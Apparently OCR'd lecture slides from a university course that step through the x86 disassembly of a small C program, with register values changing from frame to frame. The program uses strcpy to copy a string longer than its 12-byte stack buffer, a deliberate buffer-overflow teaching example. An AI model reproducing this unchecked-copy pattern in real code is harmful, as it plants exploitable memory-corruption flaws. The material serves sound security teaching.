

| | |
|---|---|
| %eax | 0xfd2ac |
| %esp | 0xfd290 |
| %ebp | 0xfd2b8 |
| %eip | 0x8048404 |

```
mycpy:
  push %ebp                    0x80483f4
  mov %esp,%ebp                0x80483f5
  sub $0x28,%esp               0x80483f7
  mov 0x8(%ebp),%eax           0x80483fa
  mov %eax,0x4(%esp)           0x80483fd
  lea -0xc(%ebp),%eax          0x8048401
  mov %eax,(%esp)              0x8048404
  call strcpy                  0x8048407
  leave                        0x804840c
  ret                          0x804840d
main:
  push %ebp                    0x804840e
  mov %esp,%ebp                0x804840f
  sub $0x10,%esp               0x8048414
  movl $0x8048504,(%esp)       0x8048417
  call mycpy                   0x804841e
  mov $0x8048517,%eax          0x8048423
  mov %eax,(%esp)              0x8048428
  call printf                  0x804842b
  mov $0x0,%eax                0x8048430
  leave                        0x8048435
  ret                          0x8048436
```





| %eax | 0xfd2ac |
|---|---|
| %esp | 0xfd290 |
| %ebp | 0xfd2b8 |
| %eip | 0x8048404 |

```
mycpy:
  push %ebp                    0x80483f4
  mov %esp,%ebp                0x80483f5
  sub $0x28,%esp               0x80483f7
  mov 0x8(%ebp),%eax           0x80483fa
  mov %eax,0x4(%esp)           0x80483fd
  lea -0xc(%ebp),%eax          0x8048401
  mov %eax,(%esp)              0x8048404
  call strcpy                  0x8048407
  leave                        0x804840c
  ret                          0x804840d
main:
  push %ebp                    0x804840e
  mov %esp,%ebp                0x804840f
  sub $0x10,%esp               0x8048414
  movl $0x8048504,(%esp)       0x8048417
  call mycpy                   0x804841e
  mov $0x8048517,%eax          0x8048423
  mov %eax,(%esp)              0x8048428
  call printf                  0x804842b
  mov $0x0,%eax                0x8048430
  leave                        0x8048435
  ret                          0x8048436
```





| | |
|---|---|
| %eax | 0xfd2ac |
| %esp | 0xfd290 |
| %ebp | 0xfd2b8 |
| %eip | 0x8048407 |

```
mycpy:
  push %ebp                    0x80483f4
  mov %esp,%ebp                0x80483f5
  sub $0x28,%esp               0x80483f7
  mov 0x8(%ebp),%eax           0x80483fa
  mov %eax,0x4(%esp)           0x80483fd
  lea -0xc(%ebp),%eax          0x8048401
  mov %eax,(%esp)              0x8048404
  call strcpy                  0x8048407
  leave                        0x804840c
  ret                          0x804840d
main:
  push %ebp                    0x804840e
  mov %esp,%ebp                0x804840f
  sub $0x10,%esp               0x8048414
  movl $0x8048504,(%esp)       0x8048417
  call mycpy                   0x804841e
  mov $0x8048517,%eax          0x8048423
  mov %eax,(%esp)              0x8048428
  call printf                  0x804842b
  mov $0x0,%eax                0x8048430
  leave                        0x8048435
  ret                          0x8048436
```





| | |
|---|---|
| %eax | 0xfd2ac |
| %esp | 0xfd290 |
| %ebp | 0xfd2b8 |
| %eip | 0x804840c |

```
mycpy:
  push %ebp                    0x80483f4
  mov %esp,%ebp                0x80483f5
  sub $0x28,%esp               0x80483f7
  mov 0x8(%ebp),%eax           0x80483fa
  mov %eax,0x4(%esp)           0x80483fd
  lea -0xc(%ebp),%eax          0x8048401
  mov %eax,(%esp)              0x8048404
  call strcpy                  0x8048407
  leave                        0x804840c
  ret                          0x804840d
main:
  push %ebp                    0x804840e
  mov %esp,%ebp                0x804840f
  sub $0x10,%esp               0x8048414
  movl $0x8048504,(%esp)       0x8048417
  call mycpy                   0x804841e
  mov $0x8048517,%eax          0x8048423
  mov %eax,(%esp)              0x8048428
  call printf                  0x804842b
  mov $0x0,%eax                0x8048430
  leave                        0x8048435
  ret                          0x8048436
```





| | |
|---|---|
| %eax | 0xfd2ac |
| %esp | 0xfd290 |
| %ebp | 0xfd2b8 |
| %eip | 0x804840c |

```
0x8048504: "asu cse 340 fall 2015 rocks!"
mycpy:
  push %ebp                    0x80483f4
  mov %esp,%ebp                0x80483f5
  sub $0x28,%esp               0x80483f7
  mov 0x8(%ebp),%eax           0x80483fa
  mov %eax,0x4(%esp)           0x80483fd
  lea -0xc(%ebp),%eax          0x8048401
  mov %eax,(%esp)              0x8048404
  call strcpy                  0x8048407
  leave                        0x804840c
  ret                          0x804840d
main:
  push %ebp                    0x804840e
  mov %esp,%ebp                0x804840f
  sub $0x10,%esp               0x8048414
  movl $0x8048504,(%esp)       0x8048417
  call mycpy                   0x804841e
  mov $0x8048517,%eax          0x8048423
  mov %eax,(%esp)              0x8048428
  call printf                  0x804842b
  mov $0x0,%eax                0x8048430
  leave                        0x8048435
  ret                          0x8048436
```





| | |
|---|---|
| %eax | 0xfd2ac |
| %esp | 0xfd290 |
| %ebp | 0xfd2b8 |
| %eip | 0x804840c |

```
0x8048504: "asu cse 340 fall 2015 rocks!"
mycpy:
  push %ebp                    0x80483f4
  mov %esp,%ebp                0x80483f5
  sub $0x28,%esp               0x80483f7
  mov 0x8(%ebp),%eax           0x80483fa
  mov %eax,0x4(%esp)           0x80483fd
  lea -0xc(%ebp),%eax          0x8048401
  mov %eax,(%esp)              0x8048404
  call strcpy                  0x8048407
  leave                        0x804840c
  ret                          0x804840d
main:
  push %ebp                    0x804840e
  mov %esp,%ebp                0x804840f
  sub $0x10,%esp               0x8048414
  movl $0x8048504,(%esp)       0x8048417
  call mycpy                   0x804841e
  mov $0x8048517,%eax          0x8048423
  mov %eax,(%esp)              0x8048428
  call printf                  0x804842b
  mov $0x0,%eax                0x8048430
  leave                        0x8048435
  ret                          0x8048436
```





| | |
|---|---|
| %eax | 0xfd2ac |
| %esp | 0xfd290 |
| %ebp | 0xfd2b8 |
| %eip | 0x804840c |

```
0x8048504: "asu cse 340 fall 2015 rocks!"
mycpy:
  push %ebp                    0x80483f4
  mov %esp,%ebp                0x80483f5
  sub $0x28,%esp               0x80483f7
  mov 0x8(%ebp),%eax           0x80483fa
  mov %eax,0x4(%esp)           0x80483fd
  lea -0xc(%ebp),%eax          0x8048401
  mov %eax,(%esp)              0x8048404
  call strcpy                  0x8048407
  leave                        0x804840c
  ret                          0x804840d
main:
  push %ebp                    0x804840e
  mov %esp,%ebp                0x804840f
  sub $0x10,%esp               0x8048414
  movl $0x8048504,(%esp)       0x8048417
  call mycpy                   0x804841e
  mov $0x8048517,%eax          0x8048423
  mov %eax,(%esp)              0x8048428
  call printf                  0x804842b
  mov $0x0,%eax                0x8048430
  leave                        0x8048435
  ret                          0x8048436
```





| | |
|---|---|
| %eax | 0xfd2ac |
| %esp | 0xfd290 |
| %ebp | 0xfd2b8 |
| %eip | 0x804840c |

```
0x8048504: "asu cse 340 fall 2015 rocks!"
mycpy:
  push %ebp                    0x80483f4
  mov %esp,%ebp                0x80483f5
  sub $0x28,%esp               0x80483f7
  mov 0x8(%ebp),%eax           0x80483fa
  mov %eax,0x4(%esp)           0x80483fd
  lea -0xc(%ebp),%eax          0x8048401
  mov %eax,(%esp)              0x8048404
  call strcpy                  0x8048407
  leave                        0x804840c
  ret                          0x804840d
main:
  push %ebp                    0x804840e
  mov %esp,%ebp                0x804840f
  sub $0x10,%esp               0x8048414
  movl $0x8048504,(%esp)       0x8048417
  call mycpy                   0x804841e
  mov $0x8048517,%eax          0x8048423
  mov %eax,(%esp)              0x8048428
  call printf                  0x804842b
  mov $0x0,%eax                0x8048430
  leave                        0x8048435
  ret                          0x8048436
```



